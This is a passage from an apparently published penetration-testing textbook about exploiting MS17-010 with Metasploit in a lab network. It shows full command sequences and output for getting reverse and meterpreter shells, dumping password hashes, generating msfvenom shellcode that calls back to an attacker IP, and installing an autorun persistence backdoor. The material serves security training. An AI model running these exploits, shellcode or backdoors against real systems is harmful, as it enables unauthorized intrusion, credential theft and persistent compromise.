MS17-010 is exactly that type of bug because it affects the Microsoft Windows CIFFS/SMB service that listens by default on TCP port 445 on all Windows systems. Reliably exploitable bugs on passively listening Windows services are rare and as a result you can usually expect to see tons of blog posts and a working Metasploit module shortly after a patch is released by Microsoft. Just to illustrate what a rare gem MS17-010 is, the last equivalent bug to hit

Windows systems was released nine years prior in 2008, MS08-067 which was used within the highly publicized Conficker Worm.

7.2.1 Verifying that the patch is missing

As a recap from the chapter on discovering network vulnerabilities. A vulnerable host was identified to be missing the MS17-010 patch using the auxiliary module from Metasploit. Here is how that is done one more time. Launch the msfconsole. Navigate to the auxiliary scan module by typing `use auxiliary/scanner/smb/smb_ms17_010` at the prompt. Set the target rhosts value with `set rhosts 10.0.10.227` and type `run` to run the module.

Listing 7.1 verifying the target is exploitable

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 10.0.10.227
rhosts => 10.0.10.227
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.0.10.227:445       - Host is likely VULNERABLE to MS17-010! - Windows Server (R) 2008
       Enterprise 6001 Service Pack 1 x86 (32-bit)
[*] 10.0.10.227:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

The output from the module confirms that the host is likely missing the patch and is therefore likely vulnerable to the exploit module which can be used to compromise the target system and obtain a reverse shell command prompt to control the operating system. The only way to know for sure would be to try the exploit module. If you're wondering why the exploit author chose to word the detection as "likely vulnerable" it's simply because there are rare but possible cases when a patch was partially installed and failed mid-way through causing the service to appear vulnerable when it is not. In reality this doesn't happen very often, if the module says the host is likely vulnerable that's because it is likely vulnerable which is to say that it probably is vulnerable. As a penetration tester you have to be certain, so you'll need to run the exploit module to verify.

> **WHY A REVERSE SHELL?** Every exploit requires a payload to be executed on the target system once the vulnerability is triggered. Payloads are almost always some type of command line interface to the target. At a high-level, your payload can either be a bind payload which opens up a network port on your target machine for you to connect to and receive your shell or a reverse payload which connects back to your attacking machine. In general, penetration testers prefer a reverse shell payload because it allows them to have more control over the server listening for connections and is therefore more reliable in practice.

Since I'll be using a reverse shell payload for this attack vector, I'll need to know what my IP address is on the target network. Metasploit will then tell the victim machine what my IP address is when it launches the payload via the exploit so the target system can connect back to my attacking machine.

Operating system commands can be run directly from within the msfconsole so there is no need to exit the console just to check your IP address. I'll run the `ifconfig` command which tells me my IP address is 10.0.10.160. This would of course be different for you depending on your network configuration.

Listing 7.2 Checking for local host IP address

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > ifconfig
[*] exec: ifconfig

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.10.160  netmask 255.255.255.0  broadcast 10.0.10.255
        inet6 fe80::3031:8db3:ebcd:1ddf  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d8:0f:f2  txqueuelen 1000  (Ethernet)
        RX packets 1402392  bytes 980983128 (980.9 MB)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 257980  bytes 21886543 (21.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 210298  bytes 66437974 (66.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 210298  bytes 66437974 (66.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

Once you have your IP address you can load up the MS17-010 exploit module. Do this by typing `use exploit/windows/smb/ms17_010_psexec`. You'll notice right away the module begins with exploit instead of auxiliary.

7.2.2 Using the ms17_010_psexec exploit module

Being that this is an exploit module we have to specify an additional parameter which is the payload we want to execute on our vulnerable host. First tell Metasploit which host you're targeting with `set rhost 10.0.10.208`. This should be the IP address of the vulnerable Windows server. Then tell the module which payload you're going to use. I'll use a simple reverse TCP shell for starters. Type `set payload windows/x64/shell/reverse_tcp`. Because this payload is a reverse payload you will need to specify a new variable called lhost for localhost. This is the IP address that the target server will connect back to, to receive the payload. So, I'll type `set lhost 10.0.10.160`. Now you can launch the exploit module simply by typing the exploit command. When it's finished you will be greeted with a familiar Windows command prompt.

Listing 7.3 Using the MS17-010 exploit module

```
msf5 > use exploit/windows/smb/ms17_010_psexec
```

```
msf5 exploit(windows/smb/ms17_010_psexec) > set rhost 10.0.10.208
rhost => 10.0.10.208
msf5 exploit(windows/smb/ms17_010_psexec) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf5 exploit(windows/smb/ms17_010_psexec) > set lhost 10.0.10.160
lhost => 10.0.10.160
msf5 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.0.10.160:4444
[*] 10.0.10.208:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 10.0.10.208:445 - Built a write-what-where primitive...
[+] 10.0.10.208:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.0.10.208:445 - Selecting PowerShell target
[*] 10.0.10.208:445 - Executing the payload...
[+] 10.0.10.208:445 - Service start timed out, OK if running a command or non-service
      executable...
[*] Sending stage (336 bytes) to 10.0.10.208
[*] Command shell session 1 opened (10.0.10.160:4444 -> 10.0.10.208:49163) at 2019-10-08
      15:34:45 -0500


C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::9458:324b:1877:4254%11
   IPv4 Address. . . . . . . . . . . : 10.0.10.208
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.10.1

Tunnel adapter isatap.{4CA7144D-5087-46A9-8DC2-1BE5E36C53BB}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

WARNING: No matter how stable the exploit, systems can and do sometimes crash. You should use extreme caution when preforming an exploit against a production system while doing an INTP. As a rule of practice, you should notify your client contact before doing so. No need to alarm them, just say that you've identified a directly exploitable vulnerability and need to make sure that the host is in fact vulnerable. There is a greater than zero percent chance that the exploit could cause the system to crash. In the case of MS17-010 in the worst-case scenario where the system does crash the system will usually reboot automatically.

7.3 The meterpreter shell payload

At this point now and for the third time I have illustrated the concept of leveraging a security weakness to take control over a target system on a penetration test. The next steps would be to harvest valuable information from this compromised target such as the local user account

password hashes just as we did in the previous chapter. However, as I have shown you this process can be a little bit tedious to say the least. This is because there is currently no way to directly download files from the compromised target.

Rather than make use of the previously demonstrated technique of creating a SYSTEM and SAM registry hive copy, then opening up an insecure file share and connecting to it from our attacking machine. I'm going to instead take this opportunity to introduce you to a more robust reverse shell than an ordinary Windows command prompt. One that contains a build in upload/download capability as well as an array of other useful features. I'm talking of course about the awesome meterpreter shell from Metasploit.

Typing `exit` from within the Windows command prompt will kill your reverse shell and place you back inside the msfconsole. Your access to the vulnerable target is now gone. If you needed to access the system again you would have to re-run the exploit. Running an exploit too many times is not advised as it can sometimes cause systems to crash and I'm sure you can imagine that clients are particularly excited when that happens. Just for illustration, run the exploit one more time but this time specify a meterpreter reverse shell by typing `set payload windows/x64/meterpreter/reverse_https` and then running the `exploit` command again.

Listing 7.4 Getting a meterpreter shell

```
msf5 exploit(windows/smb/ms17_010_psexec) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started HTTPS reverse handler on https://10.0.10.160:8443
[*] 10.0.10.208:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 10.0.10.208:445 - Built a write-what-where primitive...
[+] 10.0.10.208:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.0.10.208:445 - Selecting PowerShell target
[*] 10.0.10.208:445 - Executing the payload...
[+] 10.0.10.208:445 - Service start timed out, OK if running a command or non-service
      executable...
[*] https://10.0.10.160:8443 handling request from 10.0.10.208; (UUID: fv1vv10x) Staging x64
      payload (207449 bytes) ...
[*] Meterpreter session 3 opened (10.0.10.160:8443 -> 10.0.10.208:49416) at 2019-10-09
      11:41:05 -0500

meterpreter >
```

This should look somewhat familiar from the last time you ran the exploit with one key difference being that instead of a Windows command prompt you should now be looking at what's called a meterpreter session or a meterpreter shell. The meterpreter payload was developed originally for Metasploit 2.0 and remains today a popular reverse shell payload for hackers and penetration testers alike. For an overwhelming introduction to all of the many features that the meterpreter shell contains simply type the `help` command and you'll see several screen lengths of commands scroll by.

ENGAGEMENT NOTE Make sure to add this to your engagement notes. It is an initial compromise and a shell connection which will need to be properly destroyed during post-engagement cleanup.

Listing 7.5 The meterpreter help screen

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background
    channel                   Displays information or control active
    close                     Closes a channel
    detach                    Detach the meterpreter session
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current

*** [OUTPUT TRIMMED] ***


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter >
```

Learning them all of these features or even most of them is hardly necessary but if it suits you, I can recommend two awesome resources for diving deeper into the meterpreter shell then what we'll cover in this chapter. This first is the Metasploit Unleashed documentation from Offensive Security which is very detailed and you can find at https://www.offensive-

security.com/metasploit-unleashed/about-meterpreter/. The second is a great book called Metasploit: The Penetration Tester's Guide, specifically chapter 6, Meterpreter.

7.3.1 Useful meterpreter commands

Now that you have a meterpreter shell, what should you do first? One of the first questions you should be asking yourself when you get on a new target is what types of applications are running on this system? What does the company use this system for? And what users in the company are currently using this system? It turns out you can answer all three of those questions with the `ps` command. Which works similarly to the Linux/UNIX ps command and lists all the processes running on the affected target.

```
meterpreter > ps
```

Listing 7.6 Typical output from the ps meterpreter command

```
Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 252   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM
       \SystemRoot\System32\smss.exe
 272   460   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           *** [OUTPUT
       TRIMMED] ***
 2104  332   rdpclip.exe           x64   2        CAPSULECORP\tien #A
       C:\Windows\system32\rdpclip.exe
 2416  1144  userinit.exe          x64   2        CAPSULECORP\tien
       C:\Windows\system32\userinit.exe
 2428  848   dwm.exe               x64   2        CAPSULECORP\tien
       C:\Windows\system32\Dwm.exe
 2452  2416  explorer.exe          x64   2        CAPSULECORP\tien
       C:\Windows\Explorer.EXE
 2624  2452  tvnserver.exe         x64   2        CAPSULECORP\tien #B
       C:\Program Files\TightVNC\tvnserver.exe
 2696  784   audiodg.exe           x64   0
 2844  1012  SearchProtocolHost.exe  x64   2      CAPSULECORP\tien
       C:\Windows\system32\SearchProtocolHost.exe
 2864  1012  SearchFilterHost.exe  x64   0        NT AUTHORITY\SYSTEM
       C:\Windows\system32\SearchFilterHost.exe

meterpreter >
```

#A Windows RDP process running as a domain user
#B This server is running TightVNC a non-standard Windows service

From this output you can see that there is not much other than default Windows processes running on this host with the exception of a TightVNC server running as process id (PID) 2624. Interestingly you'll also notice that there appears to be an active directory user named tien logged into this system right now. This is obvious because of the processes running as CAPSULECORP\tien. PID 2104 is named rdpclip.exe and is running as the CAPSULECORP\tien

user. That tells us that this user account is logged in remotely via Windows RDP. It may be possible to obtain the users active directory domain credentials leveraging this meterpreter session. Let's put a pin in that for now and come back to it later. I want you to see a few more tricks you can do with your meterpreter shell.

If you want to achieve code execution via the meterpreter simply type the `shell` command to be dropped inside an operating system command prompt. This is useful of course but you already had command execution via the reverse TCP shell, so this probably doesn't seem exciting and that's fine, I just wanted to show you how to do it. You can type `exit` once again to terminate the command shell but this time you'll notice that you've been placed back into your meterpreter shell.

```
meterpreter > shell
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>exit
exit
meterpreter >
```

The fact that you can enter into a shell, back out of it and re-enter again without losing connectivity to your target is enough to make the meterpreter shell one of my favorite payloads. There is still a lot more that we you can do with a meterpreter shell that isn't accessible with a simple command shell. Remember those local user account password hashes from the database server? You'll need to grab those form this system as well. You can extract the local user account password hashes from the target machine using what's called a meterpreter post module.

> **WHAT ARE POST MODULES?** In the next chapter you're going to learn a lot more about what we call post-exploitation. Post-exploitation refers to things that an attacker does on a compromised system after it has been compromised. Post modules are Metasploit modules that you can use once you have obtained a meterpreter shell connection to a compromised target. As the name suggests they are used during post-exploitation.

At the time of writing this chapter Metasploit has over 300 post modules so there is likely to be one for just about any scenario you can think of. To run a post module just type the run command followed by the path of the module. For example, `run post/windows/gather/smart_hashdump` will run the smart hashdump module. One of the great things about this post module is that it automatically stores the hashes inside the MSF database if you have configured the database according to the instructions in appendix A, section A.5.3, Setting up PostgreSQL for Metasploit. It also stores them in a .txt file located inside the `~/.msf4` directory.

Listing 7.7 Using the smart hashdump post module

```
meterpreter > run post/windows/gather/smart_hashdump
```

```
[*] Running module against TIEN #A
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /~/.msf4/loot/20191021121522_default_10.0.10.208windows.hashes_755293.txt#B
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]    Obtaining the boot key...
[*]    Calculating the hboot key using SYSKEY 5a7039b3d33a1e2003c19df086ccea8d
[*]    Obtaining the user list and keys...
[*]    Decrypting user keys...
[*]    Dumping password hints...
[+]    tien:"Bookstack" #C
[*]    Dumping password hashes...
[+]    Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]
         HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:6769dd01f1f8b61924785ade2d467a4
       1:::
meterpreter >
```

#A The hostname of the system you're running the module against
#B The location of the file your hashes will be stored in
#C Sometimes system administrators put useful information in the password comment

Exercise 7.1 Compromising tien.capsulecorp.local

Use the windows.txt file you created during exercise 3.1 and sweep for targets missing the MS17-010. You should discover that the tien.capsulecorp.local system is reportedly missing the patch. Use the ms17_010_eternalblue exploit module along with the meterpreter/reverse_tcp payload to exploit the vulnerable host and get a remote shell. There is a file inside tien's desktop folder called flag.txt.
What is inside the file? Answer in Appendix E.

In the next chapter you'll see just how useful these Windows account password hahses can be for gaining access to additional systems. Systems that I like to refer to as level-two targets because they were not accessible before as the vulnerabilty discovery phase didn't yield any low-hanging-fruit for that specific host. In my experience, once you get to level-two on an INPT it's not long before you can take over the entire network. Before wrapping up this chapter I want to briefly cover the public exploit database which is another useful resource outside of the Metasploit framework where you can sometimes find working exploits to compromise targets in your engagement scope.

7.4 Cautions about the public exploit database

You have already heard about the public exploit database, exploit-db.com. We talked a little bit about it in a previous chapter. There you will find thousands of proof-of-concept exploits for publically disclosed vulnerabilities. These exploits vary in complexity and reliablity and are not as regulated and quality tested as exploit modules you'll find in the Metasploit framework. You may find exploits with broken or even malicious shellcode on websites like this.

For that reason, you should be extremely cautious about using anything you download from exploit-db.com on your INPT. In fact, I would advise against using exploit-db.com at all unless you feel confident enough to read the source code and understand completely what it is doing. Additionally, you should never trust the shellcode portion of the exploit. This is the hexadecimal machine language instructions which spawn your reverse shell once you trigger the exploit. If you must use an exploit from exploit-db.com to penetrate a vulnerable target then you absolutely have to understand how to replace the shellcode with your own. Here is how to do it.

> **NOTE** This book makes no attempt to properly cover the ins and outs of software exploitation. This is intentional because in a typical INPT you won't have time to test and develop custom exploits. Professional penetration testers are always racing against the clock set by the scope of their engagement and therefore rely on reliable field-tested frameworks such as Metasploit the majority of the time. Section 7.4 is intended to offer you a short glimpse into custom exploit scripts in order to pique your curiosity. If you want to learn more, the Internet is full of useful information and I suggest you begin by reading the first hacking book I ever read: Hacking The Art of Exploitation, 2nd Edition https://amzn.to/2Q6yql5.

7.4.1 Generating custom shellcode

First, you need to generate the shellcode that you want to use. You can use a tool that's packaged inside the Metasploit framework called msfvenom to accomplish this. In the MS17-010 example we used the `windows/x64/meterpreter/reverse_https` payload with our exploit. So I'll assume you want to use the same payload to generate your custom shellcode. I'm also going to asume that you have found an exploit from exploit-db.com that is written in the Python programing language that you want to try and use against a potentially vulnerable target.

Here is how you would go about creating custom shellcode for that exploit. Open up a new terminal windows, or better yet create a new tmux window using `CTRL+b, c` and type the following command from inside the `metasploit-framework/` directory. The command is `./msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.0.10.160 LPORT=443 --platform Windows -f python`. Which will create shellcode for the reverse_https meterpreter payload, specified to connect back to 10.0.10.160 on port 443 and is optimized for Windows systems and compatible with the Python programing language.

Listing 7.8 Generating custom shellcode with msfvenom

```
./msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.0.10.160 LPORT=443 --platform
       Windows -f python
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 673 bytes
Final size of python file: 3275 bytes
buf =  b"" #A
buf += b"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41"
buf += b"\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48"
buf += b"\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f"
```

```
buf += b"\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c"
buf += b"\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52"
buf += b"\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66"
*** [OUTPUT TRIMMED] ***
buf += b"\xc1\x88\x13\x00\x00\x49\xba\x44\xf0\x35\xe0\x00\x00"
buf += b"\x00\x00\xff\xd5\x48\xff\xcf\x74\x02\xeb\xaa\xe8\x55"
buf += b"\x00\x00\x00\x53\x59\x6a\x40\x5a\x49\x89\xd1\xc1\xe2"
buf += b"\x10\x49\xc7\xc0\x00\x10\x00\x00\x49\xba\x58\xa4\x53"
buf += b"\xe5\x00\x00\x00\x00\xff\xd5\x48\x93\x53\x53\x48\x89"
buf += b"\xe7\x48\x89\xf1\x48\x89\xda\x49\xc7\xc0\x00\x20\x00"
buf += b"\x00\x49\x89\xf9\x49\xba\x12\x96\x89\xe2\x00\x00\x00"
buf += b"\x00\xff\xd5\x48\x83\xc4\x20\x85\xc0\x74\xb2\x66\x8b"
buf += b"\x07\x48\x01\xc3\x85\xc0\x75\xd2\x58\xc3\x58\x6a\x00"
buf += b"\x59\x49\xc7\xc2\xf0\xb5\xa2\x56\xff\xd5" #B
```

#A Begin selecting shellcode
#B End of shellcode

This shellcode can be trusted to return a reverse_https meterpreter payload to the IP address you specified on the listening port you specified. You would just need to find the shellcode that's currently in the exploit you want to use and replace it with the code you just generated. For example, if you were trying to use exploit number 47468 ASX to MP3 converter 3.1.3.7 - '.asx' Local Stack Overflow (DEP) (chosen completely at random just to demonstrate the concept. You would have to highlight the shellcode portion of the exploit and delete it, then replace it with the shellcode you just generated using msfvenom.




Figure 7.1 Shellcode section of exploit 47468

7.5 Summary

- Exploits are computer programs written by security researchers that take advantage of unpatched software bugs and can be used to compromise vulnerable targets
- Enterprise networks often fail to patch 100% of their computer systems due to poor asset management and a lack of visibility into all of the computer systems connected to the network
- MS17-010 was the tenth security update to be released by Microsoft in the year 2017 and was codenamed Eternal Blue. The presence of a system missing this patch is easy to find and considered to be a quick win for a penetration tester
- The meterpreter shell is a much more roust payload then a standard Windows command shell and offers additional functionality such as post-modules which can be used to assist you during an internal network penetration test
- Using exploits from exploit-db can be risky. Make sure you know what you are doing and always generate your own shellcode to replace what's in the public exploit.

8

Windows post-exploitation

This chapter covers

- The three primary objectives of post-exploitation
- Maintaining persistent meterpreter access
- Harvesting domain ached credentials
- Extracting clear-text credentials from memory
- Searching the filesystem for credentials inside configuration files
- Using pass-the-hash to move laterally

Now that our movie heist crew has successfully broken into or penetrated several areas of their target facility, it's time for them to move on to the next phase of their engagement. Smash into the vault room, grab the jewels and run? No not quite yet. That will cause a lot of commotion and they will most likely get caught. Their plan instead is to blend in with the workers at the facility and slowly move off with incrementally larger amounts of loot without arousing suspicions before eventually disappearing without a trace. At least that's the best-case scenario that they are hoping for. In the movies they will most likely make some sort of mistake and eventually get caught.

Nonetheless, the next thing they need to concern themselves with is how they can move freely throughout the compound and come and go as they please. Some of the things they might do would be steal uniforms from a supply closet, so they look the part. Create fake employee records in the company database, and maybe even print out working badges for these employees, assuming they have that level of access. This scenario is similar to post-exploitation on a penetration test.

Windows systems are extremely common in enterprise networks due to their popularity among IT professionals and system administrators. In this chapter you're going to learn all about post-exploitation on Windows systems, and what you should be concerned with doing

after you've compromised a vulnerable target and how you can leverage the access you've obtained to further elevate your access on the network and eventually take control of the entire network.

8.1 Fundamental post-exploitation objectives

Post-exploitation takes place after compromise. The idea is this: you've managed to penetrate a target system by leveraging a discovered vulnerable attack vector, so what do you do now? Depending upon how specific you want to get, the answer to that question can vary significantly based on your engagement's scope. But there are a few fundamental objectives that you'll want to accomplish during just about every engagement. I'm of the opinion that any post-exploitation activity could be considered as falling under the umbrella of one of the following three high-level categories:

- Maintaining reliable re-entry
- Harvesting credentials
- Moving laterally




Figure 8.1 Post-exploitation workflow

8.1.1 Maintaining reliable re-entry

Presumably, the access you have obtained to your target system is through some type of command shell, either fully interactive, like the meterpreter or Windows command prompt, or

non-interactive, such as a Web shell or database console that can run individual operating system commands.

From an attacker's perspective—and you must always remember that as a penetration tester your job is to play the role of an attacker—you want to have assurance that the level of access you've worked hard to obtain is not easily taken from you. For example, if the service you just exploited crashes or restarts for one reason or another it's possible you could lose your network connection to the meterpreter or command shell and be unable to get it back up again. Ideally, you'll want to have some sort of reliable way to re-enter the system in the event that you are booted from it. In a later section, you'll learn how to set up a persistent meterpreter session that automatically connects back to your attacking machine if the session dies or the compromised target is rebooted.

8.1.2 Harvesting credentials

It is well known throughout the penetration testing industry that if you can gain access to a single system you can then gain access to other systems in that network by leveraging credentials obtained from the initial system and finding other accessible hosts because they share the same username and password. Three commonly targeted sets of credentials that we will discuss in this chapter include the following:

- local user account password hashes
- domain cached credentials
- clear-text configuration files with database credentials.

8.1.3 Moving laterally

Moving laterally, sometimes also referred to as *pivoting*, is the concept of going directly from one compromised host to another host that was not previously accessible. You first had to obtain something, usually a set of credentials from the first host, before you could pivot to the next. Once again, I like to use the term *level-2* when describing these hosts that become accessible only after you've compromised a level-1 target. There is good reason for this distinction. In a future chapter you will learn about writing attack narratives that describe how you were able to move from A to Z throughout your client's network. I've found that whether you divide hosts into levels or not in your final report, clients will often draw the distinction between systems that you were able to compromise directly because there was something wrong, such as a missing patch and systems which you only had access to because another host was vulnerable.

The reason for this distinction in the minds of the client is because they are thinking about the remediation efforts required to fix all the issues you brought up in your penetration test report. If you were able to access 5,000 computer systems for example but only after obtaining credentials from a few which had vulnerabilities, the client might argue that if they had only fixed the few level-1 systems, you wouldn't have been able to access the 5,000 level-2 ones. This is problematic because even if you secure the initial level-1 systems that were

discovered during an INPT, there is no guarantee there aren't additional level-1 systems the pentest didn't find. There is no guarantee a new level-1 system with a default password won't be deployed to the network tomorrow or next week or next month.

8.2 Maintaining reliable re-entry with meterpreter

Try to imagine for a second that the meterpreter shell you have access to was gained by exploiting a vulnerability that presented itself only one time--for example, a user on your target system happened to be using some vulnerable application which you identified and exploited. Then for one reason or another the system rebooted, and you lost your meterpreter shell. When the system came back up, the user was done with the vulnerable application and you no longer had an avenue of attack. I can assure you from personal experience this is every bit as frustrating as you are imagining and more.

Or if it's easier to picture, imagine our movie heist crew managed to gain access to a restricted area because they found an employee key card lying around somewhere. They used the keycard to enter the restricted area briefly and then left (let's say they heard a noise) with the intention of returning in a few hours. Unfortunately, when they arrived for the second time, the key card had been deactivated because the employee reported it as being lost. Maintaining reliable re-entry is all about making sure you can freely come and go as you please once you have established access to a compromised level-1 target.

This is why one of the very first objectives you should focus on during post-exploitation is maintaining persistent re-entry into compromised targets. You may have a shell now but there is no telling how long it might last so you should be concerned with securing your ability to get back into your compromised target at will. Metasploit comes with a really handy persistence script that can be used to facilitate this objective quite effectively.

There are multiple ways of thinking when it comes to persistent re-entry and I'm going to demonstrate the most straightforward but not necessarily the stealthiest approach. (That's ok because we are performing a network penetration test not a full-attack simulation red team exercise.) The method I'm referring to is to install an executable binary meterpreter backdoor on the compromised host, which will autorun each time the system boots. You can achieve this with the `run persistence` command and the following command arguments:

Table 8.1 Persistent meterpreter command arguments

Command Argument	Purpose
`-A`	Automatically start a Metasploit listener on your attacking machine
`-L c:\\`	Write the payload to the root of the c:\ (two \\ for Ruby's sake)
`-X`	Install the payload to autorun registry key which runs at boot
`-i 30`	Tell the payload to attempt a connection every 30 seconds
`-p 8443`	Tell the payload to attempt connections on port 8443

`-r 10.0.10.160`	Tell the payload what IP address to attempt to connect to

8.2.1 Installing a meterpreter autorun backdoor executable

Set up your meterpreter autorun backdoor executable from the meterpreter prompt of a comprised Windows target by running the following command:

```
meterpreter > run persistence -A -L c:\\ -X -i 30 -p 8443 -r 10.0.10.160
```

You can see from the output that Metasploit created a randomly generated file called VyTsDWgmg.vbs, which contains VBscript to launch our meterpreter payload, and placed it in the root of the C drive like we told it to. Additionally, you can see that a new meterpreter session has been opened for you.

Listing 8.1 Installing the meterpreter autorun backdoor executable

```
[*] Running Persistence Script
[*] Resource file for cleanup created at #A
       /home/royce/.msf4/logs/persistence/TIEN_20191128.3107/TIEN_20191128.3107.rc
[*] Payload=windows/meterpreter/reverse_tcp LHOST=10.0.10.160 LPORT=8443
[*] Persistent agent script is 99602 bytes long
[+] Persistent Script written to c:\VyTsDWgmg.vbs
[*] Starting connection handler at port 8443
[+] exploit/multi/handler started!
[*] Executing script c:\VyTsDWgmg.vbs
[+] Agent executed with PID 260
